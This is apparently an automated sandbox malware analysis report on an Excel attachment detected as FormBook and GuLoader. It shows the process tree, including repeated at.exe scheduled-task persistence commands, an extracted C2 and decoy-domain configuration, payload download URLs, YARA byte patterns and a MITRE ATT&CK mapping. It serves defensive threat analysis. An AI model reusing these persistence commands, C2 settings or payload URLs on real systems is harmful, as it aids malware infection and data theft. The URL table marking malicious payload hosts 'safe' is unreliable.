ID: 385184
Sample Name: Required Order Quantity.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:42:46
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Required Order Quantity.xlsx

Overview


General Information

Sample Name:	Required Order Quantity.xlsx
Analysis ID:	385184
MD5:	0bbf60240e66e82.
SHA1:	d9d2142b4b34e3..
SHA256:	3b4f801135ba694.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Early bird code injection technique d…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Changes the view of files in windows…
- Creates an undocumented autostart …

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2208 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2352 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 3012 cmdline: 'C:\Users\Public\vbc.exe' MD5: AD0C93B574BB947CFF15483EDA82811E)
    - vbc.exe (PID: 2464 cmdline: c:\users\public\vbc.exe MD5: ABBFBEC83B67CA488DF807F74D5773B7)
      - vbc.exe (PID: 1756 cmdline: c:\users\public\vbc.exe MD5: ABBFBEC83B67CA488DF807F74D5773B7)
    - icsys.icn.exe (PID: 552 cmdline: C:\Users\user\AppData\Local\icsys.icn.exe MD5: D5809935B2F8A4579AAADCA96C2920EE)
      - explorer.exe (PID: 2288 cmdline: c:\windows\system\explorer.exe MD5: 65343007BC733953C401ADFE6E510AB7)
        - spoolsv.exe (PID: 2004 cmdline: c:\windows\system\spoolsv.exe SE MD5: 817B37415965598BD5AF7AC6AC9A486B)
          - svchost.exe (PID: 1336 cmdline: c:\windows\system\svchost.exe MD5: 9E2126D03A69C95E6FAE5281AA482ACC)
            - spoolsv.exe (PID: 1320 cmdline: c:\windows\system\spoolsv.exe PR MD5: 817B37415965598BD5AF7AC6AC9A486B)
            - at.exe (PID: 2564 cmdline: at 07:50 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 1776 cmdline: at 07:51 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 2404 cmdline: at 07:53 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 2956 cmdline: at 07:55 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 2844 cmdline: at 07:57 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 2976 cmdline: at 07:59 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 1696 cmdline: at 08:01 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 2216 cmdline: at 08:03 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 1820 cmdline: at 08:05 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 2268 cmdline: at 08:07 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 288 cmdline: at 08:09 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 2032 cmdline: at 08:11 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
            - at.exe (PID: 572 cmdline: at 08:13 /interactive /every:M,T,W,Th,F,S,Su c:\windows\system\svchost.exe MD5: 7BD932FFA2E9B359CB0544615973D149)
- svchost.exe (PID: 2876 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- taskeng.exe (PID: 2328 cmdline: taskeng.exe {101D7849-1F13-4446-86DC-A878F583ACDC} S-1-5-18:NT AUTHORITY\System:Service: MD5: 65EA57712340C09B1B0C427B4848AE05)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.evolvekitchendesign.com/ffw/"
  ],
  "decoy": [
    "unmutedgenerations.com",
    "localmoversuae.com",
    "centralrea.com",
    "geyyfphzoe.com",
    "silverpackfactory.com",
    "techtronixx.com",
    "shop-deinen-deal.com",
    "buehne.cloud",
    "inspirefreedomtoday.com",
    "chapelcouture.com",
    "easton-taiwan.com",
    "quanaonudep.store",
    "merzigomusic.com",
    "wpzoomin.com",
    "service-lkytrsahdfpedf.com",
    "yeasuc.com",
    "mydogtrainingservice.com",
    "galeribisnisonline.com",
    "cscremodeling.com",
    "bom-zzxx.com",
    "ensobet88.com",
    "vegancto.com",
    "digivisiol.com",
    "advancetools.net",
    "gzqyjd.com",
    "xtgnsl.com",
    "ftfortmyers.com",
    "g-siqueira.com",
    "ufdzbhrxk.icu",
    "tiekotiin.com",
    "youschrutedit.com",
    "takahatadenkikouji.com",
    "goodfastco.com",
    "jtelitetraining.com",
    "planet-hype.com",
    "gigwindow.com",
    "levelxpr.com",
    "besttechmobcomm.info",
    "funneldesigngenie.com",
    "mylisting.cloud",
    "alltwoyou.com",
    "mortgagesandprotection.online",
    "monthlydigest.info",
    "senlangdq.com",
    "postphenomenon.com",
    "slymwhite.com",
    "masonpreschool.com",
    "wahooshop.com",
    "meridiangummies.com",
    "samsungpartsdept.com",
    "saludbellezaybienestar.net",
    "vickifoxproductions.com",
    "shawandwesson.info",
    "nutrepele.com",
    "gorillatanks.com",
    "praktijkinfinity.online",
    "lanteredam.com",
    "refinedmanagement.com",
    "tiwapay.com",
    "fruitsinbeers.com",
    "charliekay.net",
    "realironart.com",
    "sonsofmari.com",
    "kedingtonni.com"
  ]
}
```


Threatname: GuLoader


```
{
  "Payload URL": "https://demo.sdssoftltd.co.uk/bin_iOxAb78.bin\u0000http://103.141.138.118/bin_iOxAb78"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000002.2232316725.0000000000050000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000012.00000002.2232316725.0000000000050000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000012.00000002.2232316725.0000000000050000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000002.2238875594.0000000003DA0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.2238875594.0000000003DA0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x618e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x61b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x6d685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x6d171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x6d787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x6d8ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x6257a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x6c3ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x63273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x73327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x7432a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 6 entries


Sigma Overview

System Summary:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Installs a global keyboard hook

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office equation editor drops PE file

Data Obfuscation:

- Yara detected GuLoader
- Yara detected VB6 Downloader Generic

Persistence and Installation Behavior:

- Drops PE files with benign system names
- Drops executables to the windows directory (C:\Windows) and starts them

Boot Survival:

- Creates an undocumented autostart registry key
- Drops PE files to the user root directory
- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- Changes the view of files in windows explorer (hidden files and folders)
- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Early bird code injection technique detected

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Exploitation for Client Execution 1 3	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Credential API Hooking 1	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Extra Window Memory Injection 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1 1	File and Directory Discovery 1	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth
Domain Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Process Injection 4 1 1	Obfuscated Files or Information 3 1	Security Account Manager	System Information Discovery 2 1 3	SMB/Windows Admin Shares	Input Capture 1 1 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Scheduled Task/Job 1	Software Packing 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Registry Run Keys / Startup Folder 1	DLL Side-Loading 1	LSA Secrets	Security Software Discovery 5 2 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Process Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rootkit 1	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading 3 4 1	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 2 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscate Non-C2 Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 4 1 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Hidden Files and Directories 1	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Required Order Quantity.xlsx	23%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	100%	Avira	TR/Dropper.Gen	
C:\Users\Public\vbc.exe	100%	Avira	TR/Dropper.Gen	
C:\Windows\system\svchost.exe	100%	Avira	TR/Dropper.Gen	
C:\Windows\system\explorer.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\icsys.icn.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Roaming\mrsys.exe	100%	Avira	TR/Dropper.Gen	

Source	Detection	Scanner	Label	Link
C:\Windows\system\spoolsv.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\stsys.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Windows\system\svchost.exe	100%	Joe Sandbox ML		
C:\Windows\system\explorer.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\icsys.icn.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\mrsys.exe	100%	Joe Sandbox ML		
C:\Windows\system\spoolsv.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\stsys.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.0.spoolsv.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
9.0.spoolsv.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
8.0.explorer.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
8.1.explorer.exe.2540000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
9.2.spoolsv.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
8.2.explorer.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
11.2.spoolsv.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
7.0.icsys.icn.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.0.vbc.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
10.2.svchost.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
10.1.svchost.exe.1d90000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.1.vbc.exe.2c20000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
7.2.icsys.icn.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
10.0.svchost.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://vccmd02.googlecode.com/files/cmsys.gif4	0%	Avira URL Cloud	safe	
http://vccmd03.googlecode.com/files/cmsys.gif	0%	Avira URL Cloud	safe	
http://https://demo.sdssoftltd.co.uk/bin_iOxAb78.bin	0%	Avira URL Cloud	safe	
http://vccmd02.googlecode.com/files/cmsys.gif	0%	Avira URL Cloud	safe	
http://103.141.138.118/bin_iOxAb78.bin	0%	Avira URL Cloud	safe	
http://vccmd02.googlecode.com/files/cmsys.gifuVwzFlRdVmuMSmtmQbIqqyE	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://vccmd01.zxq.net/cmsys.gifr	0%	Avira URL Cloud	safe	
http://vccmd01.googlecode.com/files/cmsys.giffi	0%	Avira URL Cloud	safe	
http://vccmd02.googlecode.com/files/cmsys.gif.exe	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://vccmd01.googlecode.com/files/cmsys.gif	0%	Avira URL Cloud	safe	
http://vccmd01.t35.com/cmsys.gifr	0%	Avira URL Cloud	safe	
